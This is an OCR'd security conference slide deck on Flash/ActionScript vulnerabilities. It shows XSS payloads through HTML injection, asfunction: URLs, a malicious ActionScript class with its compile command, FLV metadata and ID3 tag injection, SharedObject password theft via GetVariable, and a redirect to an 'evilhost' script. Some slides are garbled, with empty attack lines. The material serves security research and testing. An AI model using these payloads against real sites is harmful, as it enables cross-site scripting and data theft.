
```
http://url?buttonText=<a href='javascript:alert(123)'>CLICKME</a>
```




Html in Flash – The “Img” Tag

- Flash syntax for img tag is:

- Flash Img Tag allows src files with jpg and swf extension.





Html in Flash – The Attack via “Img” Tag

-  If a IMG tag could be injected:
 - A swf movie could be immediately loaded.
 - But if it is from an external host, Flash security policy is applied.



Html in Flash – The Attack via “Img” Tag



Attack:

`http://url?buttonText=`



Html in Flash – The Attack via “Img” Tag

- AllowScriptAccess policy is applied since Version 8
- So XSS is possible with an external Version ≤ 7 movie.



Html in Flash – The Attack via “Img” Tag

By using Eye On Security example XSS.as:

```
class XSS {  
    public static function main(){  
        getURL('javascript:evilcode') ;  
    }  
}
```

Then compiling with MTASC with -version option:

```
mtasc -version 7 -swf evilv7.swf -main -header 1:1:20 XSS.as
```



Html in Flash – The Attack via “Img” Tag



Lorem ipsum **dolor** sit amet.obj:undefined
Test [type Function]
Test



Attack:

`http://url?buttonText=`



Html in Flash – The Attack via “Img” Tag

- If an attacker tries to directly inject javascript: uri in a IMG tag, nothing happens
- Infact Flash Player checks for '.jpg' and '.swf' extensions and blocks image loading if the check fails.
- Now trying to use javascript: but with '.jpg' appended:
 - ****
- Will be executed.
- The same with asfunction as in 'A' tag but only for non static functions:
 - ****



Html in Flash – The “Img” Tag

- The '*id*' attribute is interesting as well.
 - ``
- Is the reference of the movie.swf object from inside Actionscript:

```
_root.createTextField("my_txt", 4, 100, 100, 300, 400);  
var img = _root.my_txt.objId
```
- an attacker could overwrite Movie attributes by setting for example: `id='__proto__'`



Potentially Dangerous Native Functions

Load* Functions :

- `loadVariables('url', level)`
- `LoadMovie ('url', target)`
- `LoadMovieNum('url', level)`
- `XML.load ('url')`
- `LoadVars.load ('url')`
- `Sound.loadSound('url' , isStreaming);`
- `NetStream.play('url');`



Potentially Dangerous Native Functions

- Every Potentially Dangerous Native Function (PDNF) allows *asfunction*: pseudo protocol so if a flawed code like the following is present:

```
loadMovie(_root.mURL + '/movie2.swf');
```

- Then by setting :

```
host/flawed.swf?URL=asfunction:getURL,javascript:alert(123)//
```

it will result in:

```
loadMovie('asfunction:getURL,javascript:alert(123)///movie2.swf')
```

And then javascript code will be executed.



Potentially Dangerous Native Functions

- Even when '*http://*' protocol is checked and `asfunction`: could not be used, each PDFNF could have its own specific attacks related to the aim of the object it represents.
- For example:

```
XML.load('http://' + _root.xmlUrl)
```

- Could be later used to display Html code



PDFN – Flv Video Players Flash Apps

- Often in flash Movie Players the NetStream object is used in order to play flv video files:
`NetStream.play('http://host/movie.flv')`
- A flv movie is an Adobe proprietary video format which could contain:
 - Audio
 - Video
 - Metadata and cuepoints



PDFN – Flv Metadata

- Metadata Format is in AMF (ActionScript Message Format) binary format and is described in a pdf at adobe.com.
- Metadata is a set of data describing several video properties like:
 - Width and Height
 - FileSize
 - VideoDataRate
 - Duration
 - CuePoints
 - Every needed information



PDFN – Flv Metadata Editors

- There is a number of free and commercial tools for editing flv files:
 - **flvtool2**: Ruby FLV Editor
< <http://rubyforge.org/projects/flvtool2/> >
 - **Perl package FLVInfo**: Perl Package FLV Editor
< <http://search.cpan.org/~CDOLAN/FLV-Info-0.18/> >
 - **FLV Metadata Injector**: Windows FLV Editor
< <http://www.buraks.com/flvmdi/> >
 - **JAMFProxy**: Java Flash Remoting Proxy and FLV Editor (to be released)
< <http://www.wisec.it> >



PDF – Flv Metadata Injection


- When a flv file is loaded there is an event handler called `onMetadata` which parses metadata and gives access to the objects it represents.
- Some of the things an attacker could do with Metadata is the injection of html tags on specific parameters on custom implementations:

```
onMetadata = function(metaobject) {  
    my_text.htmlText = 'DataRate = ' + metaobject.videodatarate;  
};
```




PDFNF – Flv Metadata Injection

- For example, usually videodatarate is a number object ...



PDFNF – Flv Metadata Injection

- But as types are checked only at compile time, videodatarate could be changed to a string:



Type Change

Value Change



PDFN – Flv Metadata Injection Result

Resulting in a XSS via FLV Metadata



Lorem ipsum dolor sit amet. obj: undefined
Test [type Function]
Test



PDFN – Music Players

- Several mp3 Flash players are used on the web.
- ID Tags are commonly used in mp3 in order to set informations about:
 - Music Genre
 - Author
 - Title
 - ...
- If a mp3 file could be loaded from an malicious location then ID3 could be used to control some data flow.



PDFN – Mp3 ID3 Data

- As with onMetadata there exists an event handler called `onID3`:

```
onID3 = function() {  
    my_text.htmlText = this.id3.author;  
};
```



Some Advanced Hacks - 1/4

Dom Injection on firefox #:

- Firefox Flash plugin parses everything in the query string, even after the sharp.

`http://host/flawed.swf?#blah=blah&par1=val1&par2=val2`

This means that nothing after the sharp goes to the server but parameters and values are parsed and instantiated by the plugin (in the same way as in UXSS PDF).



Some Advanced Hacks - 2/4

- When a swf is loaded from a address bar or an iframe, an Html page is automatically generated.
- If swf could be XSSed an attacker could execute:
 - `Movie =getElementById('plugin');`
 - `Movie.GetVariable('_root.path.To.Vars');`
 - `Movie.SetVariable('_root.path.To.Vars','string');`
- Getting or Setting ActionScript public and static attributes will result in:
 - stealing informations
 - changing the application data flow



Some Advanced Hacks - 3/4

SharedObjects Functions and variables

- When functions and variables are used in order to store data from a sharedObject to an attribute, it could be possible to steal such data by using javascript *GetVariable* or by calling some specific function with one of the techniques previously seen.

Ex.

```
var so;  
function getShared(arg){  
    this.so = SharedObject.getLocal('myso');  
    return this.so.data[arg];  
}
```

- with *asfunction* we could call **getShared('password')**
- and then from an injected javascript
movie.GetVariable('_root.obj.so.data.password');



Some Advanced Hacks - 4/4

- Extensive use of redirectors
 - There are cases where there's dynamic construction of a url string like the following:

```
var url = 'http://host/path/to/'+page;
```

if page parameter is not properly validated and there's a redirection page somewhere on the host like

```
http://host/udir?uri=http://anotherhost
```

then it will be easy to redirect to another controlled site by setting page to:

```
page=../../udir?uri=http://evilhost/evilscrip
```



Flash Apps – Security Flaws on Real World

- A lot of big web sites use Flash Movies.
- During this study a lot of Flash applications have been found to have some security issues:
 - a****.com
 - g****.com
 - v****.*****.com
 - y*****.com
 - m*****.com
 - d*****.com
 - m*****.com
 - e*****.jp



Conclusions

- Flash Applications are used all around the Web
- Flash Applications could be very complex and insecure
- There is no real awareness about ActionScript security
- As usual, security measures must be taken when client side applications are develop as well as server side
- There is a lot of interesting things which are yet to be analysed from a security point of view, especially the client side stuff.
- There is a lot of interesting things which are yet to be analysed from a security point of view, especially server side stuff (but that is another story).



Future Work and Papers

- This analysis will be added as a new section in OWASP Testing Guide.
- Soon a new whitepaper about Server Side Testing with flash remoting will be released.
- Soon *JAMFProxy* will be available as a new commercial tool for Flash Remoting Service Testing
- Soon a SWF Static Analyser will be available as a new tool.
- Check out at wisec.it and mindesecurity.com for new white papers on this topic.
- *The best is yet to come....*



Thank you :) Questions?



Web: <http://www.mindedsecurity.com>

Weblog: <http://www.wisec.it>

Email: stefano.dipaola_at_mindedsecurity.com

